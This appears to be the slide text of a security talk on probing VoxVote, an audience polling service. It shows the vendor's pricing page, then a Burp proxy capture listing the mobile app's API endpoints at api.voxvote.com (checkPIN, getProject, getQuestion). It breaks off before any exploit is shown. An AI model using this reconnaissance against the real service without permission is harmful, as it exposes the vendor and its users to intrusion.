






background

background



wtf is voxvote?


polling software for presenters

wtf is voxvote?

polling software for presenters

New: Question Images

1. Do you know the name of this fruit?



281
users
voted

You can now upload an image with your question. Align the question left or right of the chart. [Read more here...](#)

Also decide if you want to send the image to the audience voting devices. Available for [paying](#) users and [granted educational](#) users. See our [video tutorial](#) for image questions.

is it being used?

is it being used?



124

COUNTRIES ARE USING
VOXVOTE



1,282

UNIVERSITIES AND
EDUCATIONAL
INSTITUTES
CONNECTED (FOR
FREE!)



40,252

ACTIVE USERS LAST
MONTH



3,801,002

VOTES



40,252

ACTIVE USERS LAST
MONTH



3,801,002

VOTES


pricing

pricing

Free	Bronze	Silver	Gold
For Starters	All features unlocked pay: 2 + 1 bonus	Occasional speaker/trainer. pay: 8 + 2 bonus	Corporate users pay: 50 + 10 bonus
5 free events	3 extra events	10 extra events	60 extra events
10 questions per event (5x10 = 50 questions) - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - Live crosstab - VoxQuiz™ - Voting summary - Public results - E-mail support	- UNLIMITED questions - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - NEW Slides / Presentation - Question Images - Live crosstab and Wordcloud - VoxQuiz™ - Voting summary - Allow questions from audience & Moderate - Logo / branding - Private results - Export data Excel - Phone support	- UNLIMITED questions - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - NEW Slides / Presentation - Question Images - Live crosstab and Wordcloud - VoxQuiz™ - Voting summary - Allow questions from audience & Moderate - Logo / branding - Private results - Export data Excel - Phone support	- UNLIMITED questions - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - NEW Slides / Presentation - Question Images - Live crosstab and Wordcloud - VoxQuiz™ - Voting summary - Allow questions from audience & Moderate - Logo / branding - Private results - Export data Excel - Phone support
Free	€ 99.00	€ 199.00	€ 599.00
Try your free events now, worth more than € 100.	only € 33.00 per event (€119.79 Incl. VAT)	only € 19.90 per event (€240.79 Incl. VAT)	only € 9.98 per event (€724.79 Incl. VAT)
Try now	Buy 2, get 1 bonus credit, this will be added to your remaining (free) credits.	Your audience love VoxVote as well, so you need more credits.	For speakers who perform a lot on stage. Or shared credits in your company
	Buy / Read more	Buy / Read more	Buy / Read more

pricing

Free	Bronze	Silver	Gold
For Starters	All features unlocked pay: 2 + 1 bonus	Occasional speaker/trainer. pay: 8 + 2 bonus	Corporate users pay: 50 + 10 bonus
5 free events	3 extra events	10 extra events	60 extra events
10 questions per event (5x10 = 50 questions) - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - Live crosstab - VoxQuiz™ - Voting summary - Public results - E-mail support	- UNLIMITED questions - UNLIMITED users - Live results - Single questions - Multiple Choice - Open answers - Ranked questions - NEW Slides / Presentation - Question Images - Live crosstab and Wordcloud - VoxQuiz™ - Voting summary - Allow questions from audience Moderate - Logo / branding - Private results - Export data Excel - Phone support	- UNLIMITED questions - Phone support	- UNLIMITED questions - Phone support
Free Try your free events now, worth more than € 100. Try now	€ 99.00 only € 33.00 per event (€119.79 Incl. VAT) Buy 2, get 1 bonus credit, this will be added to your remaining (free) credits. Buy / Read more	€ 199.00 only € 19.90 per event (€240.79 Incl. VAT) Your audience love VoxVote as well, so you need more credits. Buy / Read more	€ 599.00 only € 9.98 per event (€724.79 Incl. VAT) For speakers who perform a lot on stage. Or shared credits in your company Buy / Read more







research and info collection

how to hack the gibson....

first steps

digging
deeper

time to go!

first steps

set desktop browser & mobile device
to use burp proxy

register a free account

create a poll

run the poll

answer questions



ui - question builder

ui - question builder



[My Events](#)[My Account](#)[Online Store](#)

Edit Question

Event name: [Rockin' The VoxVote!](#)

Question:
1

Does this talk suck?

Instruction:

Optional instruction text, will be available on the main chart screen

Order	Type	Answer Label	Color	Ok?
1	☐	Yes		☐
2	☐	No		☐

Update

+ Add new answer option

Close

Question Options

Question Type

☒ Single (Radio buttons)
☐ Multiple (Checkboxes)
☐ Open-Ended (Free text)
☐ Ranked (Rank with numbers to indicate importance)

Chart result

☒ Display % (default)
☐ Display number of votes

Chart ranking results

☐ Number of votes
☐ Alphabetical order
☒ Keep order as defined (default)

Delete Question

ui - running

ui - running



mobile

register voter

mobile

register voter


The image shows a mobile app interface for VOXvote. At the top, there's a status bar with icons for battery, signal, and time (8:10). Below that is a header with the VOXvote logo (a red 'W' icon) and the word 'event' in the top right corner. The main content area has a dark background. It starts with the text 'Enter 5 digit event number' in white. Below this is a white input field with a vertical line in the center. Under the input field is a green button with the text 'Ok, next' in white. At the bottom of the main content area, there is a small copyright notice: '© VoxVote.com - The Voice of your Audience - Create your own for free on designer.voxvote.com'. The bottom of the screen shows the standard Android navigation bar with back, home, and recent apps buttons.

mobile

wait for question

mobile

wait for question



mobile

vote!

mobile

vote!


The screenshot shows the VoxVote mobile app interface. At the top, the status bar displays icons for signal, Bluetooth, and battery, along with the time 8:11. The app header features the VoxVote logo (a red 'W' icon followed by 'VOXvote') and the text 'event 65561'. Below the header, there is a link 'Set your (nick) name >'. The main content area is titled 'Rockin' The VoxVote!' and contains a poll question '1. Does this talk suck?'. There are two radio button options: 'Yes' (selected) and 'No'. A large green 'Vote' button is positioned below the options. At the bottom, a footer contains the text '© VoxVote.com - The Voice of your Audience - Create your own for free on designet.voxvote.com'. The app is running on an Android device, as indicated by the navigation bar at the bottom.

mobile

wait for next question...


mobile

wait for next question...



ui - results!

ui - results!



digging deeper



**there's
an api!**

**can i
browse it?**

dox

there's an api!

the mobile app communicates exclusively with endpoints at <https://api.voxvote.com>

#	Host	Method	URL
1	https://api.voxvote.com	GET	/project/checkPIN?Pin=12345
269	https://api.voxvote.com	GET	/project/checkPIN?Pin=65661
270	https://api.voxvote.com	GET	/project/getProject?Id=882b3fa9-ace...
271	https://api.voxvote.com	GET	/project/getNewVoter
272	https://api.voxvote.com	POST	/project/setProjectSession
273	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
274	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
275	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
276	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
277	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
278	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
279	https://api.voxvote.com	POST	/project/updateProjectSession
280	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
281	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
282	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...


can i browse it?

can i browse it?

of course i can!

can i browse it?


of course i can!

